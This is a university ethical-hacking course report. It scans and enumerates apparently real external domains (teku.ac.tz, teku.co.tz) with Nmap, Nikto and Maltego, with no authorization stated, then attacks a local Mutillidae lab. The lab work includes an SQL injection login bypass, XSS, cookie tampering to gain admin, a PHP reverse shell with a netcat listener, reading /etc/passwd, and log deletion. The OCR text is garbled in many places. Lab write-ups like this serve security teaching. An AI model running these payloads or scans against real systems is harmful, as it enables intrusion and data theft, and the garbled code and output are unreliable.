THE UNIVERSITY OF DODOMA



COLLEGE OF INFORMATICS AND VIRTUAL EDUCATION

DEPARTMENT OF COMPUTER SCIENCE AND EGINEERING

COURSE NAME: ETHICAL HACKING

COURSE CODE: IA 422

PROGRAM: Bsc. CSDFE4

SUBMITTED TO:Mr. Masue

PARTICIPANTS:

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1. Passive reconnaissance


Technique used: Google docking


Findings:

sites hosted on ww.teku.ac.tz (teku2.teku.co.tz,

toas.teku.co.tz, accounts.teku.co.tz)

login pages: TK accounting login, staff login





2.Open-Source Intelligence (OSINT) Gathering:

➤ Tool used:Maltego

Findings:

Domain: teku.ac.tz

Registrant: TKU1-ORG-TZNIC (organization ID under Tanzania Network Information Centre,

TZNIC).

Registrar: REG-GTGCL.


Created: 24 July 2009

Last Updated: 25 August 2022

Expires: 24 July 2025 (renewal due soon).

Name Servers:ns1.netfirms.com

ns2.netfirms.com (hosted by Netfirms, a web hosting provider).



Maltego Entities (Link Analysis)

Maltego maps relationships between entities. Here's what was extracted:

A. Network Infrastructure

IP Netblock: 66.96.128.0-66.96.191.255 (owned by Netfirms).

DNS Subdomains: Over 30 subdomains, including:

email.teku.ac.tz, ftp.teku.ac.tz, webmail.teku.ac.tz (common services).

Apollo.teku.ac.tz, Jupiter.teku.ac.tz (possibly internal systems).

MX Records: mx.teku.ac.tz (mail server).

B. Contacts

Email: hostmaster@netfirms.com (administrative contact).

C. External Links

Related Domains:

tznic.or.tz (Tanzania NIC, the registry).

websitewelcome.com (Netfirms' landing page)





Port Scanning and Service Enumeration:

conducted network scanning using Nmap Findings:

Open ports found during the scan: (21/FTP, 22/SSH, 80/HTTP, 443/HTTPS) service running:

```
-(kingunge@ mail)-[-]
-(s map -A teku.ac.tz

Starting Nmap 7.95 (https://nmap.org ) at 2023-06-01 14:30 EAT

Nmap scan report for teku.ac.tz (66.96.160.130)

Host is up (0.71s latency).

TONS record for 66.96.160.130: 130.160.96.66.static.eigbox.net

Not shown: 846 closed tcp ports (reset), 143 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

Zi/Cp open ftp ProFTPD

Z5/tcp open smtp

_ssl--cett: Subject: commonName-smtp.eigbox.net

I Subject Alternative Name: DMS:smtp.eigbox.net

I Subject Alternative Name: DMS:smtp.eigbox.net

I Not valid before: 2014-06-1713130355; 22

_smtp-commands: bosauthsmtpd4-yourhostingaccount.com Hello teku.ac.tz [197.186.28.174], SIZE 34603008, BBITMIME, PIPELINING, PIPE_CONNECT, AUTH PLAIN LOGIN, CHUNKING, STARTIS, HELP

_commands supported: AUTH STARTIS HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET HELP

fingerprint-strings:

GenericLines:

220 ESMTP Sun, 01 Jun 2025 07:32:59 -0400: UCE strictly prohibited

unrecognized command

GetRequest:

220 ESMTP Sun, 01 Jun 2025 07:32:57 -0400: UCE strictly prohibited

unrecognized command

Hello:

220 ESMTP Sun, 01 Jun 2025 07:32:57 -0400: UCE strictly prohibited

ynthestically invalid EHLO argument(s)

Help:

220 ESMTP Sun, 01 Jun 2025 07:32:57 -0400: UCE strictly prohibited

AUTH STARTIS HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET HELP

Syntactically invalid EHLO argument(s)

Help:

220 ESMTP Sun, 01 Jun 2025 07:32:51 -0400: UCE strictly prohibited

214-Commands supported:

AUTH STARTIS HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET HELP

NULL:
```

```
      (kingunge® mail)-[~]

      $ dig +short ftp.teku.ac.tz

      66.96.160.130

      (kingunge® mail)-[~]

      $ dig +short webmail.teku.ac.tz

      66.96.160.48
```

Vulnerability Identification and Advanced Target Enumeration:

Tools used: Nikto, Nmap

Findings:

Missing X-Frame-Options Header

The anti-clickjacking X-Frame-Options header is not present

The website can be embedded in an iframe on another site

This makes it vulnerable to clickjacking attacks where attackers can overlay invisible elements over the site's content

Missing X-Content-Type-Options Header

Browsers may perform MIME sniffing

Could allow attackers to execute MIME confusion attacks

Could enable cross-site scripting (XSS) if text files are interpreted as HTML/JavaScript

The IP address is 75.2.18.233 (AWS/Amazon hosted)

```
-(kingunge⊛mail)-[~]
 -$ nikto -h teku.co.tz
 Nikto v2.5.0
                     75.2.18.233
F Target IP:
 Target Hostname:
                     teku.co.tz
 Target Port:
                     80
 Start Time:
                      2025-06-11 15:17:24 (GMT3)
- Server: Caddy
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://d
eveloper.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user age
nt to render the content of the site in a different fashion to the MIME type. Se
e: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-
content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
```

Vulnerable Services Installation:


installation and of mutillidae on the target machine

```
(kingunge@ mail)-[~/Documents]
$ sudo mv mutillidae-main /var/www/html/

(kingunge@ mail)-[~/Documents]
$ sudo chown -R www-data:www-data /var/www/html/mutillidae-main
sudo chowd -R 755 /var/www/html/mutillidae-main

(kingunge@ mail)-[~/Documents]
$ sudo systemctl restart apache2

(kingunge@ mail)-[~/Documents]
$ sudo systemctl restart apache2
```



Index of /mutillidae-main

<u>Name</u>	Last modified	Size Description
Parent Directory		-
E CHANGELOG.md	2025-02-26 04:39	1.0K
CONTRIBUTING.md	2025-02-26 04:39	2.7K
LICENSE	2025-02-26 04:39	34K
README-INSTALLATION.md	2025-02-26 04:39	1.5K
README.md	2025-02-26 04:39	4.7K
SECURITY.md	2025-02-26 04:39	1.8K
src/	2025-02-26 04:39	-
version	2025-02-26 04:39	6

Apache/2.4.63 (Debian) Server at localhost Port 80

Creating a network topology via wireless connection with two virtual machines:

The target machine Kali Linux (kingunge@mail ip address 10.42.0.1) Attacker's machine Kali Linux(d3buger@server ip address 10.42.0.232)

```
-(kingunge⊛mail)-[~]
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
       ether 30:e1:71:23:05:87 txqueuelen 1000 (Ethernet)
       RX packets 0 bytes 0 (0.0 B)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 0 bytes 0 (0.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
       device interrupt 20 memory 0xc1300000-c1320000
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 :: 1 prefixlen 128 scopeid 0x10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 77145 bytes 7264492 (6.9 MiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 77145 bytes 7264492 (6.9 MiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 10.42.0.1 netmask 255.255.255.0 broadcast 10.42.0.255
       inet6 fe80::e778:8b64:17df:3394 prefixlen 64 scopeid 0x20<link>
       ether 64:80:99:f6:4a:82 txqueuelen 1000 (Ethernet)
       RX packets 12829 bytes 3399378 (3.2 MiB)
       RX errors 0 dropped 5 overruns 0 frame 0
       TX packets 11235 bytes 1249112 (1.1 MiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Attacker's machine


```
d3bugger@server:~$ ifconfig wlan0
|wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.42.0.232 netmask 255.255.255.0 broadcast 10.42.0.255
        inet6 fe80::724d:334b:5858:5535 prefixlen 64 scopeid 0x20<link>
        ether f8:94:c2:40:de:09 txqueuelen 1000 (Ethernet)
        RX packets 8166 bytes 691997 (675.7 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 8279 bytes 1011663 (987.9 KiB)
        TX errors 0 dropped 8 overruns 0 carrier 0 collisions 0

d3bugger@server:~$ □
```

now they are on the same network

- host ip address 10.42.0.1
- attacker's ip address 10.42.0.232

Now the Mutillidae can be accessed on the attackers machine



Reconnaissance and port scanning on the target machine to identify open ports and the running services and potential vulnerabilities to exploit

```
Adbusgorasorver:-$ cd /
Adbusgorasorver:/$ nmap -A
Adbusgorasorver:/$ nmap
```

```
### Target IP: 10.42.0.1

** Target IP: 10.42.0.1

** Target Hostname: 10.42.0.1

** Target Hostname: 10.42.0.1

** Target Port: 80

** Start Time: 2025-06-11 19:52:02 (GMT3)

** Server: Apache/2.4.63 (Debian)

** I has nati-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options

** I has nati-clickjacking X-Frame-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scanner/vulnerabilitiey-scan
```

```
d3hugger8server:/$ dig 10.42.0.1

; <<>> DiG 9.20.9-1-Debian <<>> 10.42.0.1

;; global options: +cmd

;; Got answer:

;; ->>HEADER<<- opcode: QUERY, status: REFUSED, id: 58941

;; flags: qr dr a; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; EDE: 14 (Not Ready)
;; QUESTION SECTION:
;10.42.0.1. IN A


;; Query time: 8 msec
;; SERVER: 10.42.0.1#53(10.42.0.1) (UDP)
;; WHEN: Wed Jun 11 20:41:44 EAT 2025
;; MSG SIZE rcvd: 44
```

2. Exploitation Techniques:


Testing for sql injection by injecting the queries from the user inputs paylod: 'OR '1'='1' --

Impact:

Bypassed login, accessed all user accounts.



The query executed successfully and now we have access to the all users accounts on the database




First Name: Derek
Last Name: Zoolander
Username: zoolander
Password: zoolander 123
Signature: I am really, really, ridiculously good looking
Client ID: ddydddod-383f02afe5821c1dedc31d0d
Client Secret: ff172d0443e1cde98148740e792f6ce3beeeb0717d52db5e2b5ac5a780b63954

First Name: Ballstein
Username: maury
Password: maury123
Signature: Youre the guy who cant turn left
Client ID: 56dca60388334b1edd10934547437773
Client Secret: 41c6c3bf4db1c9dbea6074c27562169a99144315272153e5d8d66bb9ad1b63f7


First Name: kingunge
Last Name: mwiru
Username: kingunge
Password: 1234
Signature: case study
Client ID: cc2b6bdeb6ceb9651bdbbde44c0a1d93
Client Secret: 91f66cc38160d32aaaf229931818ab563425410db99d96c441633cb8a615ebbd

Browser: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
PHP Version: 8.4.5

Script execution from the user inputs field



script executed successfully




3. Post-Exploitation Activities:


Privilege escalation and maintain persistence on the compromised system:

Tool used: Burpsuite

Findings

The login request of the normal user is intercepted and modified to gain admin privilege By modifying the cookie section (username=admin, uid = 1)





User Logged in as Admin and can perform an administrative activities like accessing and deleting logs, captured data etc.



Installation and backdoor configuration to provide remote access to the target machine.

The php script used shell_4.php

```
# shell_4.php ×

✓ Welcome

        set_time_limit (0);
        set time limit (0);
$VERSIOW = "1.0";
$ip = '10,42.0.1';
$port = 1234;
$chunk size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$dabun = 0;
$debun = 0.
         if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();
               if ($pid == -1) {
    printit("ERROR: Can't fork");
    exit(1);
              if ($pid) {
    exit(0); // Parent exits
               if (posix_setsid() == -1) {
    printit("Error: Can't setsid()");
    exit(1);
         $daemon = 1;
} else {
         | printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
         // Change to a safe directory
chdir("/");
         umask(0);
         $sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
         $process = proc_open($shell, $descriptorspec, $pipes);
         if (!is_resource($process)) {
   printit("ERROR: Can't spawn shell");
   exit(1);
```

Uploading shell_4.php file on the upload page on the target



manipulating the url to access the uploaded php file path: /tmp/shell_4.php while listening on the port for connection



Wait for the incoming connection on the port 1234 to receive a shell connection on the target machine

Tool used: Netcat

command: nc -lvp 1234

```
09:39:31 up
              1:45, 4 users,
                               load average: 1.09, 1.18, 1.29
USER
                  FROM
                                   LOGIN<sub>0</sub>
                                             IDLE
                                                    JCPU
                                                           PCPU WHAT
root
         pts/4
                                                    2.25s
                                                                 nc -lvp 1234
                                    09:10
                                            11.00s
                                   09:10
                                             1:45m 0.00s 0.23s /usr/lib/systemd/systemd --user
root
                                             1:45m 4:37
                                                           0.03s /usr/libexec/gnome-session-binary
kingunge tty2
                                    07:54
                                    07:54
                                             1:45m 0.00s 0.81s /usr/lib/systemd/systemd --user
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

Retrieving passwords, configuration files, or other valuable data stored on the target machine.


i) via shell remote access

```
$ cd /etc/passwd
/bin/sh: 2: cd: can't cd to /etc/passwd
$ cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
 nan:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
_galera:x:100:65534::/nonexistent:/usr/sbin/nologin
redsocks:x:103:105::/var/run/redsocks:/usr/sbin/nologin
_gophish:x:105:107::/var/lib/gophish:/usr/sbin/nologin
iodine:x:106:65534::/run/iodine:/usr/sbin/nologin
messagebus:x:107:108::/nonexistent:/usr/sbin/nologin
tcpdump:x:108:109::/nonexistent:/usr/sbin/nologin
miredo:x:109:65534::/var/run/miredo:/usr/sbin/nologin
usbmux:x:111:46:usbmux daemon,,;/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
```

II) Using burpsuite interceptor modifying the intercepted request from database-offline.php to /../../../etc/passwd







4. Stealth and Evasion Techniques / Network Traffic Obfuscation:

Encrypt communication channels using SSH to protect data in transit

```
d3hugger@server:-$ ssh kingunge@10.42.0.1
kingunge@10.42.0.1's password:
Linux mail.barua.com 6.12.20-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.20-1kali1 (2025-03-26) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

You do not have any new mail.
Last login: Thu Jun 12 01:22:21 2025 from 10.42.0.232

(Message from Kali developers)

This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:

https://www.kali.org/docs/troubleshooting/common-minimum-setup/


(Run: "touch -/.hushlogin" to hide this message)

(kingunge@mail)-[~]
```


```
d3bugger@server:~$ sftp kingunge@10.42.0.1 kingunge@10.42.0.1 kingunge@10.42.0.1's password:

Connected to 10.42.0.1. sftp>
sftp>
sftp> ls
DOC Document.docx
Documents
Downloads
Downloads
New Graph (1) (recovered at 2025-06-02 20-31-31).mtgl
PPT Presentation.ppt
Ppttynes
Pp
```


Setting network proxy



5. Covering Tracks and Anti-Forensic Techniques







Logs have been deleted successfully by the user kingunge who have admin privileges

6. Clean-Up and Restoration:

removing installed backdoors shell_4.php from the target machine to avoid suspicion and restore normal operations.

connecting to the target machine using ssh

```
d3bugger@server:-$ ssh kingunge@10.42.0.1 kingunge@10.42.0.1 kingunge@10.42.0.1's password:
Linux mail.barua.com 6.12.20-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.20-1kali1 (2025-03-26) x86_64

The programs included with the Kali GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
You do not have any new mail.
Last login: Thu Jun 12 01:22:21 2025 from 10.42.0.232

[Nessage from Kali developers]

This is a minimal installation of Kali Linux, you likely want to install supplementary tools. Learn how:

https://www.kali.org/docs/troubleshooting/common-minimum-setup/

(Run: "touch -/.hushlogin" to hide this message)

[Kingunge@mail)-[~]
```

```
dBbugger@server:-$ ssh kingunge@10.42.0.1
kingunge@10.42.0.1's password:
Linux mail.barua.com 6.12.20-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.20-1kali1 (2025-03-26) x86_64
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
You do not have any new mail.
Last login: Thu Jun 12 01:34:57 2025 from 10.42.0.232

(Mossage from Kali developers)
   This is a minimal installation of Kali Linux, you likely want to install supplementary tools. Learn how:

→ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
   (Run: "touch ~/.hushlogin" to hide this message)
  —(kingunge⊛mail)-[/var/www/html/mutillidae-main]
—$ ls
 THANGELOG.md CONTRIBUTING.md LICENSE README-INSTALLATION.md README.md SECURITY.md src version
                 nge®mail)-[/var/www/html/mutillidae-main]
  —(kingunge⊕mail)-[/var/www/html/mutillidae-main/src]
_$ ls
 data
database-offline.php
directory-browsing.php
uthorization-required.php
dack-button-discussion.php
document-viewer.php
dack-control.php
ache-control.php
decho.nh
  dd-to-your-blog.php
                                                                                                                 index.php
                                                                                                                                                                           rene-magritte.php
                                                                                                                                                                                                                                         test-connectivity.php
                                                                                                                                                                           rene-magritte.pnp test-connectivity.pnp
repeater.php text-file-viewer.php
robots-txt.php upload-file.php
robots.txt user-agent-impersonation.php
secret-administrative-pages.php
set-background-color.php user-info.php
set-up-database.php user-poll.php
                                                                                                                                                                          repeater.php
robots-txt.php
robots.txt
                                                                                                             javascri
jwt.php
                                                                                                                login.php
nice-tabby-cat.php
page-not-found.php
```

potential impact of covering tracks on forensic investigations and incident response efforts.

1. Delayed or Obstructed Investigations

- ✓ Evidence Tampering: Attackers may delete logs, modify timestamps, or overwrite files, making it difficult for investigators to reconstruct events.
- ✓ Log Manipulation: Clearing or altering system, security, and application logs

2. Reduced Effectiveness of Incident Response

- ✓ False Leads: Attackers may plant decoy evidence (e.g., fake logs, spoofed IPs) to misdirect IR teams.
- ✓ Persistence Concealment: Malware may hide via process hollowing, DLL sideloading, or registry key obfuscation, evading detection tools.
- ✓ Network Anti-Forensics: Use of tunneling or encrypted C2 channels (e.g., HTTPS, Tor) obscures network forensics.
- ✓ Anonymization Techniques: Attackers using VPNs, proxies, or stolen credentials make attribution difficult.

Mitigation Strategies

- ✓ To counter anti-forensics, organizations should:
- ✓ Enable Comprehensive Logging (centralized SIEM, immutable logs).
- ✓ Use Live Forensics (capture RAM, running processes before shutdown).
- ✓ Implement File Integrity Monitoring (FIM) to detect unauthorized changes.
- ✓ Leverage Endpoint Detection & Response (EDR) for real-time threat hunting.
- ✓ Conduct Regular Forensic Readiness Assessments to prepare for investigations.